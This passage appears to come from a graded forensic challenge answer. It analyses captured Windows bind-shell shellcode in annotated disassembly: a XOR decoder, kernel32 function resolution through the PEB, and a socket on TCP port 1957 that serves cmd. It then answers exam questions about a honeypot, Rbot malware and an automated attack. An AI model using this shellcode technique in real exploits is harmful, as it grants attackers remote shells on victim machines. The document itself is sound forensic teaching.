    pop     edx              ; CODE XREF: .data:loc_40A013↓p
                        ; Retrieve memory address to know where it is.
                        ; (Position Independent Code)
                        ;
    dec     edx
    xor     ecx, ecx
    mov     cx, 17Dh        ; 0x17D (381 bytes) is the encrypted shellcode length
                        ;
Xor_decrypter:
    xor     byte ptr [edx+ecx], 99h ; Decrypt encrypted shellcode starting at the end
                        ;      ;      ;      ;      ;      ;      ;
                        ;      ;      ;      ;      ;      ;      ;
                        ;      ;      ;      ;      ;      ;      ;
    loop   Xor_decrypter    ; Decrypt encrypted shellcode starting at the end
                        ;      ;      ;      ;      ;      ;      ;
                        ;      ;      ;      ;      ;      ;      ;
                        ;      ;      ;      ;      ;      ;      ;
    jmp     short loc_40A018
; -----
loc_40A013:
    call    get_delta       ; CODE XREF: .data:0040A00F↓j
loc_40A018:
    jmp     loc_40A129     ; CODE XREF: .data:0040A011↑j
                        ; push return addr 0040A12E on stack
                        ; So it could be popped in a register to reference variables
                        ; below

```

After the jump and the subsequent call the return address is retrieve from the stack and store in EDX register.

Now the shellcode could use relative addressing base on EDX.

Now, that it knows where it is located, it can continue its job.

The shellcode was encoded with a XOR operation to avoid null characters (Null (0x0) character is not allowed in buffer overflow attacks.). So, it has to be decoded now. This will be done by the function I've named Xor_decrypter.

CX is initialized with the length of the encrypted part : 0x17d = 381 bytes, then each bytes is decrypted using a XOR and a key of 0x99. (xor byte ptr [edx+ecx], 99h and loop)

Now, all the shellcode is decrypted, and execution can continue.

```

; Attributes: library function

ShellCode proc near
pop     edx             ; Retrieve "beginning of variables" address stored on
                    ; stack by the previous call
                    ;
mov     eax, large fs:30h ; Parsing the Process Environment Block (PEB)
                    ;
mov     eax, [eax+0Ch]  ; _PEB_LDR_DATA
mov     esi, [eax+1Ch]  ; ESI = First entry of InInitializationOrderModuleList
lodsd   ; move forward in List
mov     eax, [eax+8]    ; EAX now equals kernel32.dll ImageBase
mov     ebx, eax        ; store kernel32.dll ImageBase in ebx
mov     esi, [ebx+3Ch]  ; ESI pointer to "PE" header
mov     esi, [esi+ebx+78h] ; ESI = RVA of IMAGE_DIRECTORY_ENTRY_EXPORT
add     esi, ebx        ; ESI now pointer to IMAGE_DIRECTORY_ENTRY_EXPORT of kernel32.dll
mov     edi, [esi+20h]  ; EDI = RVA of AddressOfNames (in export directory)
add     edi, ebx        ; EDI now pointer to AddressOfNames
mov     ecx, [esi+14h]  ; ECX = NumberOfFunctions (Exported by Kernel32.dll)
xor     ebp, ebp
push   esi

```

After a jmp and a call (which pushes the address of the beginning of the shellcode “variables” onto the stack), the address of “GetProcAddress” string is store in EDX by a pop.

The shellcode has now to resolve the memory address of all the external function it needs. First, it tries to find kernel32.dll image base address to retrieve getProcAddress function address . It will find kernel32 image base addr by parsing the PEB (a well known technique), and then list function names exported by the library (IMAGE_DIRECTORY_ENTRY_EXPORT) comparing them to “GetProcAddress” string. (see below)

```

GetNameAddr :
push   edi
push   ecx
mov     edi, [edi]    ; Get RVA of function names
add     edi, ebx      ; EDI pointer to function name (= Base + RVA)
mov     esi, edx      ; Store EDX in ESI to prepare string comparison
push   0Eh           ; push length of "GetProcAddress" string : 0x0E = 14 chars
pop     ecx           ; str length now => ECX
repe   cmpsb         ; find non-matching byte between strings
                    ; in ESI and EDI
jz     short loc_40A05B

```

```

pop     ecx
pop     edi
add     edi, 4        ; EDI= RVA of Next funct. name
inc     ebp          ; function name index counter
loop   GetNameAddr

```

each function name is compared to “GetProcAddress” by the “repe cmsb” (in fact, byte-to-byte comparison is done until the end of string is reached, or a non-matching byte is found.If the end of string is reached, then the strings are equal.)

After the shellcode has found “GetProcAddress” in the AddressOfNames array, it will try to resolve the function address (see comments in the screenshot below)

```

loc_40A05B:
pop     ecx
pop     edi
pop     esi
mov     ecx, ebp      ; store function index in ECX
mov     eax, [esi+24h] ; EAX = RVA of AddressOfNameOrdinals
add     eax, ebx      ; EAX now pointer to AddressOfNameOrdinals
shl     ecx, 1        ; ECX = ECX*2
add     eax, ecx      ; EAX pointer to ordinal RVA
xor     ecx, ecx
mov     cx, [eax]     ; Stores 16 bits ordinal value in CX
mov     eax, [esi+1Ch] ; EAX= RVA of AddressOfFunctions
add     eax, ebx      ; EAX now pointer to AddressOfFunctions
shl     ecx, 2        ; ECX= ECX*4
add     eax, ecx      ; EAX= pointer to RVA of kernel32.GetProcAddress
mov     eax, [eax]    ; EAX = RVA of kernel32.GetProcAddress
add     eax, ebx      ; EAX pointer to kernel32.GetProcAddress
mov     edi, edx      ; Stores ptr to "GetProcAddress" str in EDI
mov     esi, edi
add     esi, 0Eh      ; ESI pointer now to next variable in the "DATA" part of the shellcode
mov     edx, eax      ; Addr of GetProcAddress now in EDX
push    3             ; ECX = 3
pop     ecx
call    Resolve_Imports
add     esi, 0Dh      ; move forward in vars to point to ws2_32 string
push    edx           ; saves EDX before the call
push    esi           ; param: lpFileName (ws2_32)
call    dword ptr [edi-4] ; Calls LoadLibraryA to load ws2_32.dll
pop     edx           ; Restore VA of GetProcAddress in EDX
mov     ebx, eax      ; EAX = ImageBase of WS2_32.DLL => store in ebx
push    5             ; Number of functions to search : 5
pop     ecx
call    Resolve_Imports

```

The shellcode will resolve 3 functions of kernel32.dll:

```

CreateProcessA
LoadLibraryA
ExitThread

```


And five functions of WS2_32.dll

```

WSASocketA
bind
listen
accept
closesocket

```

The function I've named "Resolve_Import" is listed in the screen capture below.



Basically, it calls “GetProcAddress” to retrieve needed function addresses.
When all the imports are resolved, the shellcode begins its work:

```

push    eax           ; param: dwFlags (= 0x0)
push    eax           ; param: g
push    eax           ; param: lpProtocolInfo
push    eax           ; param: protocol (= 0)
push    1             ; param: type = SOCK_STREAM
push    2             ; param: af = AF_INET
call    dword ptr [edi-14h] ; Create a Socket (calls WSASocketA)
mov     ebx, eax       ; EAX contains socket descriptor => stores it in EBX
mov     dword ptr [edi], 0A5070002h ; Stores sockaddr struct: sin_port = 07A5 (1957)
xor     eax, eax
mov     [edi+4], eax
push    10h           ; BIND: param: name len
push    edi           ; BIND: param: name
push    ebx           ; BIND: param: s
call    dword ptr [edi-10h] ; calls bind (bind a TCP socket to port 1957/tcp)
push    1             ; LISTEN: param: backlog
push    ebx           ; LISTEN: param: s
call    dword ptr [edi-0Ch] ; Calls listen (Set the previously bound socket to listen mode)
push    eax           ; ACCEPT: param: *addrlen
push    eax           ; ACCEPT: param: *addr
push    ebx           ; ACCEPT: param: s
call    dword ptr [edi-8] ; Calls accept (now permits connections to socket)
mov     edx, eax
sub     esp, 44h
mov     esi, esp
xor     eax, eax
push    10h
pop     ecx           ; ECX = 0x10

```

First, it creates a socket (AF_INET/SOCK_STREAM)
then it calls bind on that socket with a name parameter defining the TCP port to use : 1957
It calls “listen” to set the socket to listen mode, and finally calls accept to permit connections on this newly created socket.

This is the “network part” of the shellcode.

```

loc_40A0D7:          ; Fills 16 DWORD with 0 on stack (prepare stack to store STARTUPINFO struct)
mov     [esi+ecx*4], eax
loop   loc_40A0D7    ; Fills 16 DWORD with 0 on stack (prepare stack to store STARTUPINFO struct)

```

```

mov     [esi+38h], edx ; hStdInput bound to socket descriptor in EDX
mov     [esi+3Ch], edx ; hStdOutput bound to socket descriptor in EDX
mov     [esi+40h], edx ; hStdError bound to socket descriptor in EDX
mov     word ptr [esi+2Ch], 101h ; _STARTUPINFO : dwFlags = 0x101 (STARTF_USESTDHANDLES + STARTF_USESHOWWINDOW)
lea     eax, [edi+10h]
push   eax            ; param: lpProcessInformation
push   esi            ; param: lpStartupInfo (points to STARTUPINFO struct on stack)
xor     ecx, ecx
push   ecx            ; param: lpCurrentDirectory
push   ecx            ; param: lpEnvironment
push   ecx            ; param: dwCreationFlags
push   1              ; param: bInheritHandles = TRUE
push   ecx            ; param: lpThreadAttributes
push   ecx            ; param: lpProcessAttributes
mov     dword ptr [edi+3Ch], 646D63h ; 646D63 = "cmd"
lea     eax, [edi+3Ch] ; EAX points to "cmd"
push   eax            ; param: lpCommandLine = cmd
push   ecx            ; param: lpApplicationName
call   dword ptr [edi-20h] ; Calls CreateProcessA (Actually calls cmd with stdin,stdout and stderr bound to socket)
push   edx
call   dword ptr [edi-4] ; Calls closesocket
push   ebx
call   dword ptr [edi-4] ; Calls closesocket
push   eax
call   dword ptr [edi-1Ch] ; Calls ExitThread(), game over
ShellCode endp

```

Then CreateProcessA is called with lpCommandLine parameter set to “cmd” and standard input, output and error bound (redirected to) the previously created socket.

Now, a command shell is bound to tcp port 1957 on the victim. The shell is executed with the same rights of the exploited process (which is SYSTEM in this case.)

Examiner's Comments:

Question 9. Do you think a HoneyPot was used to pose as a vulnerable victim? Why?

Possible Points: 6pts

Tools Used:	Awarded Points:4pts
<p>Answer 9.</p> <p>Well, the output of p0f, let us think that the victim host was running Linux 2.6 This lead me to think that a Honeypot was used to pose as a vulnerable victim.</p>	
Examiner's Comments:	

Question 10. Was there malware involved? Whats the name of the malware? (We are not looking for a detailed malware analysis for this challenge)	Possible Points: 2pts
Tools Used:	Awarded Points:2pts
<p>Answer 10.</p> <p>Yes, a malware was downloaded by FTP. This malware is known as:</p> <ul style="list-style-type: none"> * Backdoor.Rbot!ct [PCTools] * W32.Spybot.Worm [Symantec] * Backdoor.Win32.Rbot.aftu [Kaspersky Lab] * W32/Sdbot.worm.gen.x [McAfee] * W32/Rbot-GSL [Sophos] * Backdoor:Win32/Rbot [Microsoft] ⑩ Win32/IRCBot.worm.variant [AhnLab] ⑩ 	
Examiner's Comments:	

Question 11. Do you think this is a manual or an automated attack? Why?	Possible Points: 2pts
Tools Used:	Awarded Points:2pts
<p>Answer 11.</p> <p>Given the facts that:</p> <ul style="list-style-type: none"> ⑩ the attacking host was a Windows XP/2k host, maybe infected by the malware ⑩ the malware involved is known to be able to exploit this vulnerability ⑩ and finally, that the attack duration seems quick to be a manual attack <p>This lead me to think that this attack was an automated attack.</p>	
Examiner's Comments:	

2 bonus points for shellcode analysis

Total awarded points: 38.5